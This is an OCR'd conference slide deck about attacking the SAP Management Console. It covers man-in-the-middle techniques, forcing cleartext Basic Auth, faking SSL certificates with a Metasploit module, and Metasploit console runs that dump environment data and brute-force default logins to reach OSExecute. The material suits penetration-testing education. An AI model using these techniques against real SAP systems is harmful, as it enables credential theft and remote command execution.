
OMFG OMFG OMFG OMFG OMFG OMFG OMFG

Getting In The Middle

3

Basic auth is your friend!

SAP MC authentication



Man in the Middle...


Let me count the ways...


dns-poisoning
router
hub
arp-spoofing
proxy
proxycfg
hsrp


Getting in the middle

- **Force Authentication**
  - Basic Auth == Clear Text
  - Credentials FTW!
- **Alter Requests**
  - Do what YOU want
- **Alter Responses**

SAP MC authentication



SAP MC authentication




DigiNotar

SSL Protection

4 major options

Getting in the middle

Self Signed

Getting in the middle


Device Default

- *Often the same on EVERY device*
- *Not an option for SAP*

Getting in the middle

Enterprise CA

- You sign your own certs centrally
- PKI Infrastructure



Getting in the middle


Externally signed

- Diginotar to the rescue!
- SAP also offer signing services

Getting in the middle

- **Impersonate SSL**
  - **There's a module for that!**
    - Metasploit (*ssl_impersonate.rb*)
  - **Creates a fake cert**
    - As close to the original as possible
  - **Useful SE options**
    - Expired yesterday
    - Add CN names for ease of use


Getting in the middle



As near as darn a clone of the original

Fingerprints + Serial Number differ

Getting in the middle




All CN data is 100% cloned…

Average users don't care!


DigiNotar
FAIL

Putting It All Together



The Puzzle Peices

OS Username

```
msf  auxiliary(sap_mgmt_con_getenv) > run

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
[*] COMPUTERNAME=WINXPSAP-TST
[*] ComSpec=C:\\WINDOWS\\system32\\cmd.exe
[*] DBMS_TYPE=ada
[*] FP_NO_HOST_CHECK=NO
[*] OS=Windows_NT
[*] USERNAME=SAPServiceNSP
[*] PSModulePath=C:\windows\system32\PowerShell\...
[*] SAPEXE=E:\\usr\\sap\\NSP\\SYS\\exe\\uc\\NTI386
[*] TMP=E:\\usr\\sap\\NSP\\tmp
```

Operating System User

OSExecute

- **SAP MC generously offers OSExecute function**
  - **Valid username/password req.**
    - That‘s handy!

Username / Password?

MITM

- Using the force-auth method
- Check under the keyboard
- Post-it notes!
- Rubber hose method

Brute-Force

- **Metasploit module**
  - Set SAP SID for SAP specific checks
- **Watchout for lockouts!**
  - Denial of Service?

Brute Force

```
msf  auxiliary(sap_mgmt_con_brute_login) > set SAP_SID NSP
msf  auxiliary(sap_mgmt_con_brute_login) > run

[*] SAPSID set to 'NSP' - Setting default SAP wordlist
[*] Trying username:'sapservicensp' password:''
[-] [01/18] - failed to login as 'sapservicensp' password: ''
[*] Trying username:'sapservicensp' password:'sapserviceNSP'
[-] [02/18] - failed to login as 'sapadm' password: ''
[*] Trying username:'nspadm' password:''
...
```

